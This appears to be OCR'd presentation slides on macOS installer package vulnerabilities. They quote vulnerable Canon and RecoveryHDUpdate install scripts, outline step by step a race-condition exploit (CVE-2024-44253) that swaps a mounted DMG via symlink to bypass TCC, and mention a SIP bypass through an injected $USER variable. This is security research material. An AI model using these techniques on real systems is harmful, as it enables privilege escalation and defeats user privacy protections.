
```
#!/bin/sh



# The former drivers (it doesn't support SofwareUpdate) start the daemon process when OS X starts.
# In the new driver, the daemon process is not used, so that it is blocked and deleted.
#--- Unload Agent ---
su "$USER" -c "launchctl unload $3/Library/LaunchAgents/jp.co.canon.CUPSFAX.BG.plist 2>/dev/null"

#--- Kill BackGround Process ---
tmpfile="$3/tmp/jp.co.canon.maccups_installer_ps_kill"

BackGrouner='Canon FAX BackGrounder.app'
ccpd='/Library/Printers/Canon/CUPSFAX/CCPD/ccpd'

fgCCPD="false"

ps -axw > "$tmpfile"
```

CVE-2024-44253 - RecoveryHDUpdate.pkg - TCC bypass

the vulnerability

- replaceRecovery script
- works on the /tmp/ directory which is user controlled
- mounts a DMG in /tmp/
- DMG is also in /tmp/


the vulnerability



```
#!/usr/bin/perl

use warnings;
use strict;

my $PACKAGEDIR = $ARGV[0];
my $TARGET = $ARGV[2];

my $tool = "./Tools/dmtest";
my $tmpdir = "/tmp/recoveryHDUpdatePackage.$$";
my $mp = "/tmp/recoveryHDUpdate.$$";

system("/bin/mkdir","$mp");
system("/usr/sbin/pkgutil", "--expand", "$PACKAGEDIR", "$tmpdir");

my $meta = "$tmpdir/RecoveryHDMeta.dmg";
if (! -e $meta) {
    $meta = "$tmpdir/RecoveryHDUpdate.pkg/RecoveryHDMeta.dmg";
}
system("/usr/bin/hdiutil","attach","-quiet","-noautoopen","-nobrowse","$meta","-mountpoint","$mp");
```

the exploit

1. It will look for the launched `perl` script process and if found it will be paused.
2. Once stopped, the mount point will be replaced by a symlink, and the DMG will be also replaced by our DMG.
3. Then `perl` will be continued
4. Once we find the `hdiutil` process running, `perl` will be terminated to avoid unmounting at the end of that script
5. We sleep a few seconds, and then restart the user mode `tccd` process



```
sh-3.2# installer -pkg RecoveryHDUpdate.pkg -target /
```

Files & Folders

Allow the applications below to access files and folders.


Terminal

Desktop Folder ○
Documents Folder ○
Downloads Folder ●
Network Volumes ○

RemoteDesktopAdmin372.pkg - Full SIP bypass

the vulnerability

- /this was already fixed/
- AlertAll.sh install script
- uses $USER environment variable
- $USER can be injected into the installation process

